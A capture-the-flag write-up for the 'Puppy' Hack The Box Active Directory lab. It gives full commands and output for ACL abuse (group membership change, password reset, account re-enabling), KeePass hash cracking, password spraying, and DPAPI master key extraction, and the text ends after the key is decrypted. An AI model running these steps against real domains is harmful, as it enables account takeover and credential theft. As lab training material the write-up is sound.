 https://app.hackthebox.com/machines/661
Introduction
Puppy is a Windows Active Directory penetration testing simulation. The attack begins with credentials for a user in the HR group, which is a common target for phishing attacks. This user has GenericWrite privileges over the Developers group, allowing me to add my own user and gain access to SMB shares. There, I’ll discover a KeePassXC database. I’ll use John the Ripper to crack the database’s password, giving me authentication as the next user. This user is part of the Senior Devs group, which has GenericAll rights over another user. I’ll reset that user’s password to obtain a WinRM session. This account has access to a site backup that contains a password that I can use for password spraying, gaining WinRM access as the next user. Finally, I’ll exploit this user’s DPAPI access to retrieve saved credentials for an administrator.
As is common in real life pentests, you will start the Puppy box with credentials for the following account: levi.james / KingofAkron2025!
enumeration
nmap scan
 $nmap -sC -sV -oN nmap_scan 10.10.11.70 -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-23 19:04 +01
Nmap scan report for 10.10.11.70
Host is up (0.13s latency).
Not shown: 986 filtered tcp ports (no-response)
Bug in iscsi-info: no string output.
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-10-24 01:04:25Z)
111/tcp  open  rpcbind       2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
|   100005  1,2,3       2049/udp   mountd
|   100005  1,2,3       2049/udp6  mountd
|   100021  1,2,3,4     2049/tcp   nlockmgr
|   100021  1,2,3,4     2049/tcp6  nlockmgr
|   100021  1,2,3,4     2049/udp   nlockmgr
|   100021  1,2,3,4     2049/udp6  nlockmgr
|   100024  1           2049/tcp   status
|   100024  1           2049/tcp6  status
|   100024  1           2049/udp   status
|_  100024  1           2049/udp6  status
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: PUPPY.HTB0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
2049/tcp open  nlockmgr      1-4 (RPC #100021)
3260/tcp open  iscsi?
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: PUPPY.HTB0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: 7h00m01s
| smb2-time:
|   date: 2025-10-24T01:06:23
|_ start_date: N/A - there is kerberos , LDAP , SMB that indicate this machine uses AD
- the domain is
PUPPY.HTBand DC isDC.PUPPY.HTB
add
PUPPY.HTBandDC.PUPPY.HTBto/etc/hostsfile
SMB shares
- I run
nxcwith the provided credentials to see if there are shares and permissions available
$nxc smb $IP -u levi.james -p 'KingofAkron2025!' --shares
SMB         10.10.11.70     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False) (Null Auth:True)
SMB         10.10.11.70     445    DC               [+] PUPPY.HTB\levi.james:KingofAkron2025!
SMB         10.10.11.70     445    DC               [*] Enumerated shares
SMB         10.10.11.70     445    DC               Share           Permissions     Remark
SMB         10.10.11.70     445    DC               -----           -----------     ------
SMB         10.10.11.70     445    DC               ADMIN$                          Remote Admin
SMB         10.10.11.70     445    DC               C$                              Default share
SMB         10.10.11.70     445    DC               DEV                             DEV-SHARE for PUPPY-DEVS
SMB         10.10.11.70     445    DC               IPC$            READ            Remote IPC
SMB         10.10.11.70     445    DC               NETLOGON        READ            Logon server share
SMB         10.10.11.70     445    DC               SYSVOL          READ            Logon server share
there is
DEVshare , but we don’t have permission to read it
users enumeration
- I use
nxcto enumerate usernames and create a list of them
$nxc smb $IP -u levi.james -p 'KingofAkron2025!' --users
SMB         10.10.11.70     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False) (Null Auth:True)
SMB         10.10.11.70     445    DC               [+] PUPPY.HTB\levi.james:KingofAkron2025!
SMB         10.10.11.70     445    DC               -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.10.11.70     445    DC               Administrator                 2025-02-19 19:33:28 0       Built-in account for administering the computer/domain
SMB         10.10.11.70     445    DC               Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         10.10.11.70     445    DC               krbtgt                        2025-02-19 11:46:15 0       Key Distribution Center Service Account
SMB         10.10.11.70     445    DC               levi.james                    2025-02-19 12:10:56 0
SMB         10.10.11.70     445    DC               ant.edwards                   2025-02-19 12:13:14 0
SMB         10.10.11.70     445    DC               adam.silver                   2025-10-24 06:19:29 0
SMB         10.10.11.70     445    DC               jamie.williams                2025-02-19 12:17:26 0
SMB         10.10.11.70     445    DC               steph.cooper                  2025-02-19 12:21:00 0
SMB         10.10.11.70     445    DC               steph.cooper_adm              2025-03-08 15:50:40 0
SMB         10.10.11.70     445    DC               [*] Enumerated 9 local users: PUPPY
Bloodhound
- collect data for bloodhound , i use the following command

$bloodhound-python -u levi.james -p 'KingofAkron2025!' -ns $IP -d puppy.htb -c all- the current user is member of HR group and this group has
GenericWritepermission over group Developers

- With Bloodhound’s help, we can abuse this permission to add ourselves to the developer group
Exploit
- add
levi.jamesuser to developers group :
net rpc group addmem "DEVELOPERS" "levi.james" -U "puppy.htb"/"levi.james"%"KingofAkron2025!" -S DC.PUPPY.HTB -I $IP- if we check the members of developers group , we can see
levi.james:
$net rpc group members "DEVELOPERS" -U "puppy.htb"/"levi.james"%"KingofAkron2025!" -S $IP
PUPPY\levi.james
PUPPY\ant.edwards
PUPPY\adam.silver
PUPPY\jamie.williams- now if recheck the permission of DEV share , we’ll find we have read permission
$nxc smb $IP -u levi.james -p 'KingofAkron2025!' --shares
SMB         10.10.11.70     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False) (Null Auth:True)
SMB         10.10.11.70     445    DC               [+] PUPPY.HTB\levi.james:KingofAkron2025!
SMB         10.10.11.70     445    DC               [*] Enumerated shares
SMB         10.10.11.70     445    DC               Share           Permissions     Remark
SMB         10.10.11.70     445    DC               -----           -----------     ------
SMB         10.10.11.70     445    DC               ADMIN$                          Remote Admin
SMB         10.10.11.70     445    DC               C$                              Default share
SMB         10.10.11.70     445    DC               DEV             READ            DEV-SHARE for PUPPY-DEVS
SMB         10.10.11.70     445    DC               IPC$            READ            Remote IPC
SMB         10.10.11.70     445    DC               NETLOGON        READ            Logon server share
SMB 10.10.11.70 445 DC SYSVOL READ Logon server share- Let’s connect and see if we can find any interesting files
$smbclient -U "levi.james%KingofAkron2025!" //$IP/DEV
Try "help" to get a list of possible commands.
smb: \> ls
  .                                  DR        0  Sun Mar 23 07:07:57 2025
  ..                                  D        0  Sat Mar  8 16:52:57 2025
  KeePassXC-2.7.9-Win64.msi           A 34394112  Sun Mar 23 07:09:12 2025
  Projects                            D        0  Sat Mar  8 16:53:36 2025
  recovery.kdbx                       A     2677  Wed Mar 12 02:25:46 2025
We see an interesting file calledrecovery.kdbx which seems to be a KeePass database file.
- try to open the database using
keepassxc

- It requires a password, Let’s try to export the hash of this database with
keepass2johnand attempt to crack it.
$keepass2john recovery.kdbx > recovery.hash
! recovery.kdbx : File version '40000' is currently not supported!
we get a error, John the Ripper is outdated and we need to use the latest version
- I use
snapto install the latest version
sudo snap install core snapd
sudo snap install john-the-ripper- extract the hash and attempt to crack it
$john-the-ripper.keepass2john recovery.kdbx > recovery.hash

$john-the-ripper --wordlist=rockyou.txt recovery.hash --format=KeePass
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [AES/Argon2 256/256 AVX2])
Cost 1 (t (rounds)) is 37 for all loaded hashes
Cost 2 (m) is 65536 for all loaded hashes
Cost 3 (p) is 4 for all loaded hashes
Cost 4 (KDF [0=Argon2d 2=Argon2id 3=AES]) is 0 for all loaded hashes
Will run 2 OpenMP threads
Note: Passwords longer than 41 [worst case UTF-8] to 124 [ASCII] rejected
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
liverpool        (recovery)
1g 0:00:00:30 DONE (2025-10-23 23:53) 0.03275g/s 1.179p/s 1.179c/s 1.179C/s jordan..liverpool
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
the password is
liverpool
- When we open the database we see 5 sets of username and password

- i extract the creds into a file
$keepassxc-cli export -f csv recovery.kdbx > creds.csv
Enter password to unlock recovery.kdbx:

$cat creds.csv
"Group","Title","Username","Password","URL","Notes","TOTP","Icon","Last Modified","Created"
"Root","JAMIE WILLIAMSON","","JamieLove2025!","puppy.htb","","","0","2025-03-10T08:57:58Z","2025-03-10T08:57:01Z"
"Root","ADAM SILVER","","HJKL2025!","puppy.htb","","","0","2025-03-10T09:01:02Z","2025-03-10T08:58:07Z"
"Root","ANTONY C. EDWARDS","","Antman2025!","puppy.htb","","","0","2025-03-10T09:00:02Z","2025-03-10T08:58:46Z"
"Root","STEVE TUCKER","","Steve2025!","puppy.htb","","","0","2025-03-10T09:03:48Z","2025-03-10T09:01:26Z"
"Root","SAMUEL BLAKE","","ILY2025!","puppy.htb","","","0","2025-03-10T09:03:39Z","2025-03-10T09:02:03Z"
Try passwords
- I create file of passwords to see if there is a valid password for any users that we enumerate earlier
- we can try passwords using the following command
$nxc smb $IP -u usernames.txt -p passwords.txt
SMB         10.10.11.70     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False) (Null Auth:True)
SMB         10.10.11.70     445    DC               [-] PUPPY.HTB\Administrator:JamieLove2025! STATUS_LOGON_FAILURE
SMB         10.10.11.70     445    DC               [-] PUPPY.HTB\krbtgt:JamieLove2025! STATUS_LOGON_FAILURE
SMB         10.10.11.70     445    DC               [-] PUPPY.HTB\ant.edwards:JamieLove2025! STATUS_LOGON_FAILURE
SMB         10.10.11.70     445    DC               [-] PUPPY.HTB\adam.silver:JamieLove2025! STATUS_LOGON_FAILURE
SMB         10.10.11.70     445    DC               [-] PUPPY.HTB\jamie.williams:JamieLove2025! STATUS_LOGON_FAILURE
SMB         10.10.11.70     445    DC               [-] PUPPY.HTB\steph.cooper:JamieLove2025! STATUS_LOGON_FAILURE
SMB         10.10.11.70     445    DC               [-] PUPPY.HTB\steph.cooper_adm:JamieLove2025! STATUS_LOGON_FAILURE
SMB         10.10.11.70     445    DC               [-] PUPPY.HTB\Administrator:HJKL2025! STATUS_LOGON_FAILURE
SMB         10.10.11.70     445    DC               [-] PUPPY.HTB\krbtgt:HJKL2025! STATUS_LOGON_FAILURE
SMB         10.10.11.70     445    DC               [-] PUPPY.HTB\ant.edwards:HJKL2025! STATUS_LOGON_FAILURE
SMB         10.10.11.70     445    DC               [-] PUPPY.HTB\adam.silver:HJKL2025! STATUS_LOGON_FAILURE
SMB         10.10.11.70     445    DC               [-] PUPPY.HTB\jamie.williams:HJKL2025! STATUS_LOGON_FAILURE
SMB         10.10.11.70     445    DC               [-] PUPPY.HTB\steph.cooper:HJKL2025! STATUS_LOGON_FAILURE
SMB         10.10.11.70     445    DC               [-] PUPPY.HTB\steph.cooper_adm:HJKL2025! STATUS_LOGON_FAILURE
SMB         10.10.11.70     445    DC               [-] PUPPY.HTB\Administrator:Antman2025! STATUS_LOGON_FAILURE
SMB         10.10.11.70     445    DC               [-] PUPPY.HTB\krbtgt:Antman2025! STATUS_LOGON_FAILURE
SMB         10.10.11.70     445    DC               [+] PUPPY.HTB\ant.edwards:Antman2025!
from the output we get the valid creds
New Creds
ant.edwards:Antman2025!
Foothold
- Going back to bloodhound, we see that the user
ant.edwardsis a member of theSENIOR DEVSgroup which hasGenericAllpermission on the userADAM.SILVERwho can access the DC remotely


GenericAll means that we have full control over the user, and therefore, we can change his password
Password change
- let’s change Adam’s password
$net rpc password "ADAM.SILVER" "newPasswd@@" -U "PUPPY.HTB"/"ant.edwards"%"Antman2025!" -S "DC.PUPPY.HTB" -I $IP - If we attempt to check authentication using
nxc, we getSTATUS_ACCOUNT_DISABLEDerror (the account is disabled)
$nxc smb $IP -u adam.silver -p "newPasswd@@"
SMB         10.10.11.70     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False) (Null Auth:True)
SMB 10.10.11.70 445 DC [-] PUPPY.HTB\adam.silver:newPasswd@@20 STATUS_ACCOUNT_DISABLED 
- I’ll enable the account using
BloodyAD
$bloodyAD -u ant.edwards -p 'Antman2025!' --host dc.puppy.htb -d puppy.htb remove uac adam.silver -f ACCOUNTDISABLE
[+] ['ACCOUNTDISABLE'] property flags removed from adam.silver's userAccountControl
$nxc smb $IP -u adam.silver -p "newPasswd@@"
SMB 10.10.11.70 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False) (Null Auth:True)
SMB 10.10.11.70 445 DC [+] PUPPY.HTB\adam.silver:newPasswd@@20 - now , we can use
evil-winrm
$evil-winrm -i $IP -u adam.silver -p 'newPasswd@@'
Post-exploitation
Privileges escalation
enumeration
- in home directory of current user is empty
- the root
Chas a unusual directory ,Backups
*Evil-WinRM* PS C:\> ls                                                                                                                                                       01:47:44 [5/962]


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          5/9/2025  10:48 AM                Backups
d-----         5/12/2025   5:21 PM                inetpub
d-----          5/8/2021   1:20 AM                PerfLogs
d-r---         7/24/2025  12:25 PM                Program Files
d-----          5/8/2021   2:40 AM                Program Files (x86)
d-----          3/8/2025   9:00 AM                StorageReports
d-r---          3/8/2025   8:52 AM                Users
d-----         5/13/2025   4:40 PM                Windows
- It contain a zip file of a site backup
Evil-WinRM* PS C:\Backups> ls


    Directory: C:\Backups


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          3/8/2025   8:22 AM        4639546 site-backup-2024-12-30.zip
- I’ll download it
Evil-WinRM* PS C:\Backups> download site-backup-2024-12-30.zip

Info: Downloading C:\Backups\site-backup-2024-12-30.zip to site-backup-2024-12-30.zip

Info: Download successful!
Site Backup
- The zip file contains a backup of a website
$unzip -l site-backup-2024-12-30.zip
Archive:  site-backup-2024-12-30.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
        0  1980-00-00 00:00   puppy/
      864  1980-00-00 00:00   puppy/nms-auth-config.xml.bak
        0  1980-00-00 00:00   puppy/images/
    98560  1980-00-00 00:00   puppy/images/banner.jpg
   650325  1980-00-00 00:00   puppy/images/jamie.jpg
   692101  1980-00-00 00:00   puppy/images/antony.jpg
  1175364  1980-00-00 00:00   puppy/images/adam.jpg
   810357  1980-00-00 00:00   puppy/images/Levi.jpg
        0  1980-00-00 00:00   puppy/assets/
        0  1980-00-00 00:00   puppy/assets/js/
      831  1980-00-00 00:00   puppy/assets/js/jquery.scrolly.min.js
    12433  1980-00-00 00:00   puppy/assets/js/util.js
     2439  1980-00-00 00:00   puppy/assets/js/breakpoints.min.js
    89501  1980-00-00 00:00   puppy/assets/js/jquery.min.js

...SNIP...- the zip file contains a interesting file
puppy/nms-auth-config.xml.bak. it looks like a config file
$cat nms-auth-config.xml.bak

<?xml version="1.0" encoding="UTF-8"?>
<ldap-config>
    <server>
        <host>DC.PUPPY.HTB</host>
        <port>389</port>
        <base-dn>dc=PUPPY,dc=HTB</base-dn>
        <bind-dn>cn=steph.cooper,dc=puppy,dc=htb</bind-dn>
        <bind-password>ChefSteph2025!</bind-password>
    </server>
    <user-attributes>
        <attribute name="username" ldap-attribute="uid" />
        <attribute name="firstName" ldap-attribute="givenName" />
        <attribute name="lastName" ldap-attribute="sn" />
        <attribute name="email" ldap-attribute="mail" />
    </user-attributes>
    <group-attributes>
        <attribute name="groupName" ldap-attribute="cn" />
        <attribute name="groupMember" ldap-attribute="member" />
    </group-attributes>
    <search-filter>
        <filter>(&(objectClass=person)(uid=%s))</filter>
    </search-filter>
</ldap-config>
There’s a password for steph.cooper , hefSteph2025!
shell as steph.cooper
- the password works for WinRM
$nxc winrm $IP -u steph.cooper -p 'ChefSteph2025!'
WINRM       10.10.11.70     5985   DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:PUPPY.HTB)
WINRM       10.10.11.70     5985   DC               [+] PUPPY.HTB\steph.cooper:ChefSteph2025! (Pwn3d!)
New Creds
steph.cooper : ChefSteph2025!
- I’ll get shell using
evil-winrm
$evil-winrm -i $IP -u steph.cooper -p 'ChefSteph2025!'Enumeration
- the
steph.cooperhas DPAPI credentials inC:\Users\steph.cooper\appdata\Roaming\Microsoft\Credentials
DPAPI
he DPAPI (Data Protection API) is an internal component in the Windows system. It allows various applications to store sensitive data (e.g. passwords). The data are stored in the users directory and are secured by user-specific master keys derived from the users password
*Evil-WinRM* PS C:\Users\steph.cooper\appdata\Roaming\Microsoft\Credentials> ls -Force


    Directory: C:\Users\steph.cooper\appdata\Roaming\Microsoft\Credentials


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a-hs-          3/8/2025   7:54 AM            414 C8D69EBE9A43E9DEBF6B5FBD48B521B9
- There is master in key in the standard place
*Evil-WinRM* PS C:\Users\steph.cooper\appdata\Roaming\Microsoft\Protect\S-1-5-21-1487982659-1829050783-2281216199-1107> ls -Force


    Directory: C:\Users\steph.cooper\appdata\Roaming\Microsoft\Protect\S-1-5-21-1487982659-1829050783-2281216199-1107


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a-hs-          3/8/2025   7:40 AM            740 556a2412-1275-4ccf-b721-e6a0b4f90407
-a-hs- 2/23/2025 2:36 PM 24 Preferred - the
evil-winrmshows error when i try to download these files
Evil-WinRM* PS C:\Users\steph.cooper\appdata\Roaming\Microsoft\Credentials> download C8D69EBE9A43E9DEBF6B5FBD48B521B9

Info: Downloading C:\Users\steph.cooper\appdata\Roaming\Microsoft\Credentials\C8D69EBE9A43E9DEBF6B5FBD48B521B9 to C8D69EBE9A43E9DEBF6B5FBD48B521B9

Error: Download failed. Check filenames or paths: uninitialized constant WinRM::FS::FileManager::EstandardError
- I will copy their base64, then I will decoded them
*Evil-WinRM* PS C:\Users\steph.cooper\> [Convert]::ToBase64String([System.IO.File]::ReadAllBytes("C:\Users\steph.cooper\appdata\Roaming\Microsoft\Credentials\C8D69EBE9A43E9DEBF6B5FBD48B521B9"))
AQAAAJIBAAAAAAAAAQAAANCMnd8BFdERjHoAwE/Cl+sBAAAAEiRqVXUSz0y3IeagtPkEBwAAACA6AAAARQBuAHQAZQByAHAAcgBpAHMAZQAgAEMAcgBlAGQAZQBuAHQAaQBhAGwAIABEAGEAdABhAA0ACgAAAANmAADAAAAAEAAAAHEb7RgOmv+9Na4Okf93s5UAAAAABIAAAKAAAAAQAAAACtD/ejPwVzLZOMdWJSHNcNAAAAAxXrMDYlY3P7k8AxWLBmmyKBrAVVGhfnfVrkzLQu2ABNeu0R62bEFJ0CdfcBONlj8Jg2mtcVXXWuYPSiVDse/sOudQSf3ZGmYhCz21A8c6JCGLjWuS78fQnyLW5RVLLzZp2+6gEcSU1EsxFdHCp9cT1fHIHl0cXbIvGtfUdeIcxPq/nN5PY8TR3T8i7rw1h5fEzlCX7IFzIu0avyGPnrIDNgButIkHWX+xjrzWKXGEiGrMkbgiRvfdwFxb/XrET9Op8oGxLkI6Mr8QmFZbjS41FAAAADqxkFzw7vbQSYX1LftJiaf2waSc

*Evil-WinRM* PS C:\Users\steph.cooper\Documents> [Convert]::ToBase64String([System.IO.File]::ReadAllBytes("C:\Users\steph.cooper\appdata\Roaming\Microsoft\Protect\S-1-5-21-1487982659-1829050783-2281216199-1107\556a2412-1275-4ccf-b721-e6a0b4f90407"))
AgAAAAAAAAAAAAAANQA1ADYAYQAyADQAMQAyAC0AMQAyADcANQAtADQAYwBjAGYALQBiADcAMgAxAC0AZQA2AGEAMABiADQAZgA5ADAANAAwADcAAABqVXUSz0wAAAAAiAAAAAAAAABoAAAAAAAAAAAAAAAAAAAAdAEAAAAAAAACAAAAsj8xITRBgEgAZOArghULmlBGAAAJgAAAA2YAAPtTG5NorNzxhcfx4/jYgxj+JK0HBHMu8jL7YmpQvLiX7P3r8JgmUe6u9jRlDDjMOHDoZvKzrgIlOUbC0tm4g/4fwFIfMWBq0/fLkFUoEUWvl1/BQlIKAYfIoVXIhNRtc+KnqjXV7w+BAgAAAIIHeThOAhE+Lw/NTnPdszJQRgAACYAAAANmAAAnsQrcWYkrgMd0xLdAjCF9uEuKC2mzsDC0a8AOxgQxR93gmJxhUmVWDQ3j7+LCRX6JWd1L/NlzkmxDehild6MtoO3nd90f5dACAAAAAAEAAFgAAADzFsU+FoA2QrrPuakOpQmSSMbe5Djd8l+4J8uoHSit4+e1BHJIbO28uwtyRxl2Q7tk6e/jjlqROSxDoQUHc37jjVtn4SVdouDfm52kzZT2VheO6A0DqjDlEB19Qbzn9BTpGG4y7P8GuGyN81sbNoLN84yWe1mA15CSZPHx8frov6YwdLQEg7H8vyv9ZieGhBRwvpvp4gTur0SWGamc7WN590w8Vp98J1n3t3TF8H2otXCjnpM9m6exMiTfWpTWfN9FFiL2aC7Gzr/FamzlMQ5E5QAnk63b2T/dMJnp5oIU8cDPq+RCVRSxcdAgUOAZMxPs9Cc7BUD+ERVTMUi/Jp7MlVgK1cIeipAl/gZz5asyOJnbThLa2ylLAf0vaWZGPFQWaIRfc8ni2iVkUlgCO7bI9YDIwDyTGQw0Yz/vRE/EJvtB4bCJdW+Ecnk8TUbok3SGQoExL3I5Tm2a/F6/oscc9YlciWKEmqQ=- Now I can decrypt the master key using
dpapi.py
$dpapi.py masterkey -file '/home/oxmg/HTB/Machines/Puppy/masterKey' -sid 'S-1-5-21-1487982659-1829050783-2281216199-1107' -password 'ChefSteph2025!'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[MASTERKEYFILE]
Version     :        2 (2)
Guid        : 556a2412-1275-4ccf-b721-e6a0b4f90407
Flags       :        0 (0)
Policy      : 4ccf1275 (1288639093)
MasterKeyLen: 00000088 (136)
BackupKeyLen: 00000068 (104)
CredHistLen : 00000000 (0)
DomainKeyLen: 00000174 (372)

Decrypted key with User Key (MD4 protected)
